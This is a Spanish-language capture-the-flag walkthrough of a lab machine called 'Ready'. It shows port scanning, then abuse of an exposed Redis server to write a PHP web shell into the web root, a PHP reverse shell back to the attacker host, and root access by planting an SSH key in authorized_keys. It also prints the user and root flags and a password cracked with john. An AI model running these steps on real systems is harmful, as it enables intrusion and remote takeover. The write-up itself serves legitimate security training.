READY

CONECTIVIDAD

```
ping  -c1 192.168.0.15
```

```
└─# ping  -c1 192.168.0.15
PING 192.168.0.15 (192.168.0.15) 56(84) bytes of data.
64 bytes from 192.168.0.15: icmp_seq=1 ttl=64 time=1.62 ms

── 192.168.0.15 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.619/1.619/1.619/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.15

IP DE LA MÁQUINA ATACANTE 192.168.0.10

LINUX- ttl=64


ESCANEO DE PUERTOS

```
nmap -Pn -p- -sCVS --min-rate 5000 192.168.0.15
```


```
└─# nmap -Pn -p- -sCVS --min-rate 5000 192.168.0.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-02 13:19 EDT
Nmap scan report for 192.168.0.15
Host is up (0.00066s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 51:f9:f5:59:cd:45:4e:d1:2c:06:41:3b:a6:7a:91:19 (RSA)
|   256 5c:9f:60:b7:c5:50:fc:01:fa:37:7c:dc:16:54:87:3b (ECDSA)
|_  256 04:da:68:25:69:d6:2a:25:e2:5b:e2:99:36:36:d7:48 (ED25519)
80/tcp   open  http    Apache httpd 2.4.54 ((Debian))
|_http-title: Apache2 Test Debian Default Page: It works
|_http-server-header: Apache/2.4.54 (Debian)
6379/tcp open  redis   Redis key-value store 6.0.16
8080/tcp open  http    Apache httpd 2.4.54 ((Debian))
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: Apache2 Test Debian Default Page: It works
MAC Address: 08:00:27:D3:94:F4 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Tenemos los puertos **22,80,6379 y 8080**

puerto 80



puerto 8080



ENUMERACIÓN

No encontré nada interesante haciendo fuzzing.

EXPLOTACIÓN

Redis es un tipo de base de datos que guarda información en la memoria de la computadora para que puedas acceder a ella muy rápidamente. En lugar de usar archivos en el disco, Redis mantiene los datos en la memoria RAM, lo que hace que las operaciones sean mucho más rápidas.

Un vector de ataque en Redis puede surgir cuando un atacante tiene la capacidad de cambiar la configuración para almacenar datos en un directorio accesible públicamente en un servidor web.

¿Cómo podemos hacer esto? (1) y (2)

Necesitamos saber la ruta del directorio del servidor web. La carpeta por defecto de Apache donde se almacenan los archivos web servidos por el servidor suele ser /var/www/html

1- Nos conectamos a Redis usando redis-cli

```
redis-cli -h 192.168.0.15 -p 6379
```

2- Modificamos el directorio de almacenamiento

```
192.168.0.15:6379> config set dir /var/www/html
OK
```

Este es un directorio accesible desde la web en un servidor Apache, lo que significa que cualquier archivo guardado allí puede ser accedido a través del navegador web.

3- Cambiamos el nombre del archivo en la base de datos

```
192.168.0.15:6379> config set dbfilename redisshell.php
OK
```

Al estar en un directorio accesible a través del servidor web, este archivo puede ser ejecutado como un script PHP.

4- Inyectamos código php malicioso

```
192.168.0.15:6379> set cmd "<?php system($_GET['cmd']); ?>"
```

OK

5- Guardamos


192.168.0.15:6379> save
OK

Esto resulta en la creación de un archivo PHP accesible

desde la web que contiene el código PHP malicioso.

Vamos a comprobarlo. En el puerto 80, no resulta;probamos en el 8080

http://192.168.0.15:8080/redisshell.php?cmd=whoami



Posible usuario ben.

Intentamos una reverse shell

En el navegador, en lugar de whoami ponemos (urlencodeada)

php -r '$sock=fsockopen("192.168.0.10",9009);shell_exec("bash <&3 >&3 2>&3");'

Obtenemos conexión

nc -nlvp 9009

listening on [any] 9009 ...
connect to [192.168.0.10] from (UNKNOWN) [192.168.0.15] 60404
whoami
ben

Tratamos la TTY

-script /dev/null -c bash

```
-ctrl+Z

-stty raw -echo; fg
          reset xterm

-export TERM=xterm

-export SHELL=bash

-ssty size
35 167

-stty rows 35 columns 167
```

ESCALADA DE PRIVILEGIOS

```
Listamos en /home

ben@ready:/home$ ls
ben  peter


Listamos en ben

ben@ready:/home/ben$ ls
user.txt
ben@ready:/home/ben$ cat user.txt
e5d3f520423fdef77195ac688ecc27cb
ben@ready:/home/ben$
```

```
Vamos a intentar una escalada de privilegios al permitir el acceso SSH a través de

una clave pública.
```

```
1- Generamos un par de claves SSH

ssh-keygen -t rsa
```

```
└─# ssh-keygen -t rsa

Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:HRC++BZjfnXzSGqHt7J7cgvki7BXwHvZzLH341mqKEI root@kali
The key's randomart image is:
+---[RSA 3072]----+
|        o.       |
|       . .       |
|      ...        |
|     . oo.       |
|    . S .oo=+o   |
|     E+ o.++==+. |
|    .  = .o* +.+ |
|     ...+.+o=o++ |
|      ..oo =O=+. |
+----[SHA256]-----+
```

2- Preparamos la clave pública para importarla en Redis

```
(echo -e "\n\n"; cat ~/.ssh/id_rsa.pub; echo -e "\n\n") > spaced_key.txt
```

3- Importamos la clave pública en redis

```
cat spaced_key.txt | redis-cli -h 192.168.0.15 -x set ssh_key

OK
```

4- Configuramos Redis para guardar la clave pública en el archivo authorized_keys

```
192.168.0.15:6379> config set dir /root/.ssh
OK

192.168.0.15:6379> config set dbfilename "authorized_keys"
OK

192.168.0.15:6379> save
OK
```

5- Accedemos al servidor Redis a través de SSH

```
ssh root@192.168.0.15
```

```
└─# ssh root@192.168.0.15
The authenticity of host '192.168.0.15 (192.168.0.15)' can't be established.
ED25519 key fingerprint is SHA256:7e6nZsLIg3VH7MUpoakFpn75ysrvjz0K0YGrMGHcpLY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.15' (ED25519) to the list of known hosts.
Linux ready 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64
Last login: Wed Jul 12 18:22:32 2023
root@ready:~#
```

Tenemos un zip

root@ready:~# ls
root.zip

Montamos un server

root@ready:~# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

En kali, con wget

wget http://192.168.0.15:8000/root.zip

```
└─# wget http://192.168.0.15:8000/root.zip

--2024-08-04 03:23:03--  http://192.168.0.15:8000/root.zip
Connecting to 192.168.0.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 225 [application/zip]
Saving to: 'root.zip'

root.zip                            100%[===================================================================>]     225  --.-KB/s    in 0s

2024-08-04 03:23:03 (10.6 MB/s) - 'root.zip' saved [225/225]
```

Con zip2john lo pasamos a un hash que john pueda leer

zip2john root.zip >hash.txt

Y con john

john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
already           (root.zip/root.txt)
1g 0:00:00:00 DONE (2024-08-04 03:31) 3.333g/s 81920p/s 81920c/s 81920C/s michael!..280789
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
already

unzip root.zip
Archive:  root.zip
[root.zip] root.txt password:
  inflating: root.txt

cat root.txt
cf537b04dd79e859816334b89e85c435
```

BIBLIOGRAFÍA

(1)
https://book.hacktricks.xyz/v/es/network-services-pentesting/6379-pentesting-redis

(2)
https://www.youtube.com/watch?v=SVw7CQFs83w (Xerosec)